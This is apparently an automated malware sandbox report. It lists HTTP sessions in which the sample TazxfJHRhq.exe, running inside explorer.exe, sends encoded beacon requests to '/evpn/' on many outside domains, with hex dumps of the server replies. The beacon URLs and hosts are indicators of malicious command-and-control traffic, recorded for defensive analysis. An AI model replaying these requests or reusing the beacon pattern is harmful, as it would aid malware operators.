49 33 49 35 69 77 6e 6f 4a 37 58 52 44 30 70 7a 33 4f 57 48 76 6e 4b 65 7a 55 75 64 54 77 45 43 68 48 6e 4b 65 63 4d 75 51 77 71 35 77 77 53 62 46 43 43 54 73 75 6d 33 67 30 39 51 4c 6c 52 64 4b 53 4f 45 6e 6e 6e 79 26 63 69 66 72 3d 31 26 4a 44 4b 38 69 78 3d 66 68 72 5a 42 6a 78 61 49 30 57 44 72 4f 4d 4d 4c 42 39 69 25 32 46 65 54 63 72 58 72 51 78 75 67 78 2b 6a 67 6f 6a 6d 37 42 41 64 36 66 42 65 36 34 4a 69 4f 57 6c 69 53 43 7a 66 55 6a 50 69 72 4a 7a 4a 43 6d 26 77 34 3d 6a 46 4e 70 33 36 49 68 75 22 3b 0d 0a 09 2f 2a 0d 0a 2d 2d 3e 0d 0a 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 Data Ascii: ...top.location="http://www.jamessicilia.com/?fp=xiw7azCzKz1%2BXVVj2lgkK%2BemjZYd4f8F1YH udC4CBU2W%2FBcL9X8%2BRXqi4uaDRDzqEMVKC2adjYszRY53zDcB2cFJ107GDMDrJAROK0EoqUdrH6E fNO77ec4KStV7QOj9XrlxfOhlilx%2BMfALJ6Iekk%2BchDhW2SGsyYuPRnPlo%2Fk%3D&prvtof=CdhgCFl6KwdbW l9rZljIZlJGZxb6cdp0Hg%2FnSVrWLLY%3D&poru=MRcv008CmOPR47eUZFo%2BAQyIVoGxWQgMueZQO0LXswpNFIz cG89UfhctA7vte8ZkFTxfBNr8p%2B7eEZDjNEOOHWFxPTfv0Lfu%2BaYTzhJhcXXF%2BmWdcsQJ8rgMI3I5iwnoJ7X RD0pz3OWHvnKezUudTwEChHnKecMuQwq5wwSbFCCTsum3g09QLlRdKSOEnnny&cifr=1&JDK8ix=fhrZBjxaI0WDrO MMLB9i%2FeTcrXrQxugx+jgojm7BAd6fBe64JiOWliSCzfUjPirJzJCm&w4=jFNp36Ihu";/*--><html data-adblockkey="M FwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJ jGFWrBIF6QMyFwXT5CCRyjS2penECAwE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49749	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:30.437684059 CEST	5177	OUT	GET /evpn/?JDK8ix=tTQY57yJV1PB58vhZsfw1idcR39uzoBhuFhBLA0LfuUY3fYfkSmldauzSZkrcgPEdi+f&w4=jFNp36Ihu HTTP/1.1 Host: www.kinfet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:11:30.573548079 CEST	5178	IN	HTTP/1.1 403 Forbidden Date: Thu, 08 Apr 2021 09:11:30 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: -1 X-Dc: gcp-us-east1 X-Request-ID: be2a510c-ab66-4b1d-9209-9129da9b5271 Set-Cookie: _shopify_fs=2021-04-08T09%3A11%3A30Z; Expires=Fri, 08-Apr-22 09:11:30 GMT; Domain=kinfet.com; Path=/; SameSite=Lax X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC cf-request-id: 0952594f8f000023f7b5019000000001 Server: cloudflare CF-RAY: 63ca5e5f4d0b23f7-ZRH alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4r

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49728	45.82.188.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:11.923106909 CEST	1402	OUT	GET /evpn/?JDK8ix=0M6ZQgL8IcDyCwomro3oU0+S4lgLLFgc0WEYasg9Je1ZokoU9qr9vbqVIYlP2JKTB372&w4=jFNp36Ihu HTTP/1.1 Host: www.productsoffholland.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:11.952156067 CEST	1403	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 706 Date: Thu, 08 Apr 2021 09:10:11 GMT Server: LiteSpeed Location: https://www.productsoffholland.com/evpn/?JDK8ix=0M6ZQgL8IcDyCwomro3oU0+S4lgLLFgc0WEYasg9Je1ZokoU9qr9vbqVIYlP2JKTB372&w4=jFNp36Ihu X-Powered-By: PleskLin Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49729	35.240.239.44	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:17.300426006 CEST	1404	OUT	GET /evpn/?JDK8ix=KkWhScBkby78tLALzdAz8CnCjb47jVkq+/iIMgqrMbFUrtE+6VX7P3g+12tQT1WZakud&w4=jFNp36Ihu HTTP/1.1 Host: www.markmalls.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:10:17.568883896 CEST	1405	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 08 Apr 2021 09:10:17 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.markmalls.com/evpn/?JDK8ix=KkWhScBkby78tLALzdAz8CnCjb47jVkq+/iIMgqrMbFUrtE+6VX7P3g+12tQT1WZakud&w4=jFNp36Ihu Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49731	52.15.160.167	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:22.820638895 CEST	1472	OUT	GET /evpn/?JDK8ix=eugAyVbFjTGCbHTU5QCJaxOKGF+rVHXRgES2jcHdoUQlFxVgByKSQwjGascFDT08oG3Y&w4=jFNp36Ihu HTTP/1.1 Host: www.zhuledao.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:22.931658030 CEST	1474	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 09:10:22 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49737	52.216.152.43	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:28.155589104 CEST	5110	OUT	GET /evpn/?JDK8ix=vuWMxfkh+6vmXF1oy+zIqCJtkAbujMYD9B0ur5oCOxuFSx86Hqk4MPW+e95bZxU45kLf&w4=jFNp36Ihu HTTP/1.1 Host: www.jcernadas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:10:28.264857054 CEST	5111	IN	HTTP/1.1 301 Moved Permanently x-amz-id-2: srg1ay+sKorhhQOGuNMizeaej2IzVeRVjl1MFuHTKFT1bmsVZFO6RdEeFj/WVvZumv+oGef+d2U= x-amz-request-id: J17M5QFC7RV0ZT9A Date: Thu, 08 Apr 2021 09:10:29 GMT Location: http://jcernadas.com/evpn/?JDK8ix=vuWMxfkh+6vmXF1oy+zIqCJtkAbujMYD9B0ur5oCOxuFSx86Hqk4MPW+e95bZxU45kLf&w4=jFNp36Ihu Content-Length: 0 Server: AmazonS3 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49738	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:38.489486933 CEST	5112	OUT	GET /evpn/?JDK8ix=x0ZJTajXylflf9w1AOLp4z6MEeP0j5bmDWx3E2oNmzw2lecwih58OZgaRC+Q9k1hI2JG&w4=jFNp36Ihu HTTP/1.1 Host: www.theholisticbirthco.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:38.605370045 CEST	5114	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Thu, 08 Apr 2021 09:10:38 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: yF5waueG/2beIt67k Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 20 30 2e 30 31 65 6d 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49739	80.67.16.8	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:48.780775070 CEST	5144	OUT	GET /evpn/?JDK8ix=MYo3qtR4MoTJM9eEEEQJY+2owLrirHbqorePLbwYxji+asNtirv2kfx8Flc200WiuFJj&w4=jFNp36Ihu HTTP/1.1 Host: www.tor-one.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:10:48.808635950 CEST	5144	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Thu, 08 Apr 2021 09:10:48 GMT Content-Type: text/html Content-Length: 154 Connection: close Location: http://leere.seite Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body bgcolor="white"> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49740	188.93.150.75	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:53.912617922 CEST	5146	OUT	GET /evpn/?JDK8ix=SbzT885gMwl0SrecOCVR7+X63g3QiQnq4cO3Mq/wdHuk7Bui5+S2HJ4sI04qlEXUDlVA&w4=jFNp36Ihu HTTP/1.1 Host: www.de-knutselkeet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:53.936810970 CEST	5146	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 09:10:53 GMT Server: Apache/2.4.10 Location: https://www.skkek.nl/wp/de-knutselkeet/ Content-Length: 247 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 6b 6b 65 6b 2e 6e 6c 2f 77 70 2f 64 65 2d 6b 6e 75 74 73 65 6c 6b 65 65 74 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49743	45.88.202.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:10:59.077899933 CEST	5165	OUT	GET /evpn/?JDK8ix=rbKZoqFNxKUJa45rmf723j5e1+/Af1Vmd22uFdYYwCe+W7Lpy/kHCEK0lxAuMCiY39Cm&w4=jFNp36Ihu HTTP/1.1 Host: www.autotrafficbot.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:10:59.105108976 CEST	5166	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 08 Apr 2021 09:10:59 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.autotrafficbot.com/evpn/?JDK8ix=rbKZoqFNxKUJa45rmf723j5e1+/Af1Vmd22uFdYYwCe+W7Lpy/kHCEK0lxAuMCiY39Cm&w4=jFNp36Ihu Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: TazxfJHRhq.exe PID: 4736 Parent PID: 5772

General

Start time:	11:09:16
Start date:	08/04/2021
